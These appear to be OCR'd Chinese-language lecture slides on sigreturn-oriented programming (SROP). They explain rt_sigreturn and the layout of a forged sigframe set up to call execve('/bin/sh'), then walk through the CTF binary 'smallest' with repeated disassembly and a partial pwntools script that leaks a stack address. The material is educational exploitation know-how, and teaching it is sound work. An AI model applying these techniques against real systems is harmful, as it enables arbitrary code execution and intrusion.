SROP


About me

- Terry1234
- CCU CSIE

Outline


- Signal Handling
    - rt_sigreturn
    - rt_sigframe
- SROP
    - Syscall chain
    - Example

context switch




ucontext save

context switch



context switch




rt_sigreturn

- 在context switch時，會保存各個register的值
- Signal Handler結束後，呼叫rt_sigreturn恢復registers的值
- syscall編號0xf
- 雖然rt_sigreturn()預期由signal Handler呼叫，但即便沒有發生signal也可以執行這個syscall
- rt_sigframe放在user space，在sigreturn時
  不會檢查sigframe的內容是否改變

rt_sigframe struct

- Registers 的資訊保存在裡面的ucontext struct




0x00	rt_sigreturn	uc_flags
0x11	&uc	uc_stack.ss_sp
0x20	uc_stack.ss_flags	uc_stack.ss_size
0x30	r8	r9
0x40	r10	r11
0x50	r12	r13
0x60	r14	r15
0x70	rdi = &"/bin/sh"	rsi
0x80	rbp	rbx
0x90	rdx	rax = 59 (execve)
0xA0	rcx	rsp
0xB0	rip = &syscall	eflags
0xC0	cs / gs / fs	err
0xD0	trapno	oldmask (unused)
0xE0	cr2 (segfault addr)	&fpstate
0xF0	__reserved	sigmask

exploit rt_sigreturn


- 偽造一個sigframe，用rt_sigreturn還原來控制所有的register

- 重複這個動作來組成syscall chain
- 將rsp控制到下一個rt_sigreturn上
- 需要的gadgets
  - syscall; ret;
  - rt_sigreturn(可以想辦法把rax設定成0xf後syscall，效果相同)




syscall chain

- 透過控制registers組成syscall chain



Example – 360春秋盃 smallest


- 只有6行instructions
  - read 0x400 bytes到rsp指的地方，之後直接return



```
0x004000b0        4831c0          xor rax, rax
0x004000b3        ba00040000      mov edx, 0x400
0x004000b8        4889e6          mov rsi, rsp
0x004000bb        4889c7          mov rdi, rax
0x004000be        0f05            syscall
0x004000c0        c3              ret
```

Exploit


- return address可控、可寫入很大的資料->嘗試構造syscall chain
- 想辦法leak stack address後，在上面寫入sigframe和/bin/sh



```
0x004000b0      4831c0          xor rax, rax
0x004000b3      ba00040000      mov edx, 0x400
0x004000b8      4889e6          mov rsi, rsp
0x004000bb      4889c7          mov rdi, rax
0x004000be      0f05            syscall
0x004000c0      c3              ret
```

Exploit


- leak stack address




```python
from pwn import *

context.arch = 'amd64'
context.log_level = 'debug'

p = process('./smallest')
elf = ELF('./smallest')

read = 0x4000b0
syscall_ret = 0x4000be

payload1 = p64(read) * 0x3

p.send(payload1)

'''
read again
set return address to 0x4000b8 and rax = 1
-> write 400 byte on the stack -> leak stack address
'''
p.send(b'\xb8')
leaked_stack_addr = u64(p.recv()[8:16])
```

Exploit

- leak stack address




```
0x004000b0        4831c0            xor rax, rax
0x004000b3        ba00040000        mov edx, 0x400
0x004000b8        4889e6            mov rsi, rsp
0x004000bb        4889c7            mov rdi, rax
0x004000be        0f05              syscall
0x004000c0        c3                ret
```




Exploit

- leak stack address



```
0x004000b0    4831c0        xor rax, rax
0x004000b3    ba00040000    mov edx, 0x400
0x004000b8    4889e6        mov rsi, rsp
0x004000bb    4889c7        mov rdi, rax
0x004000be    0f05          syscall
0x004000c0    c3            ret
```


rip →




Exploit

- leak stack address
- Send 1 byte to modify return address -> rax = 1

rip ⟶



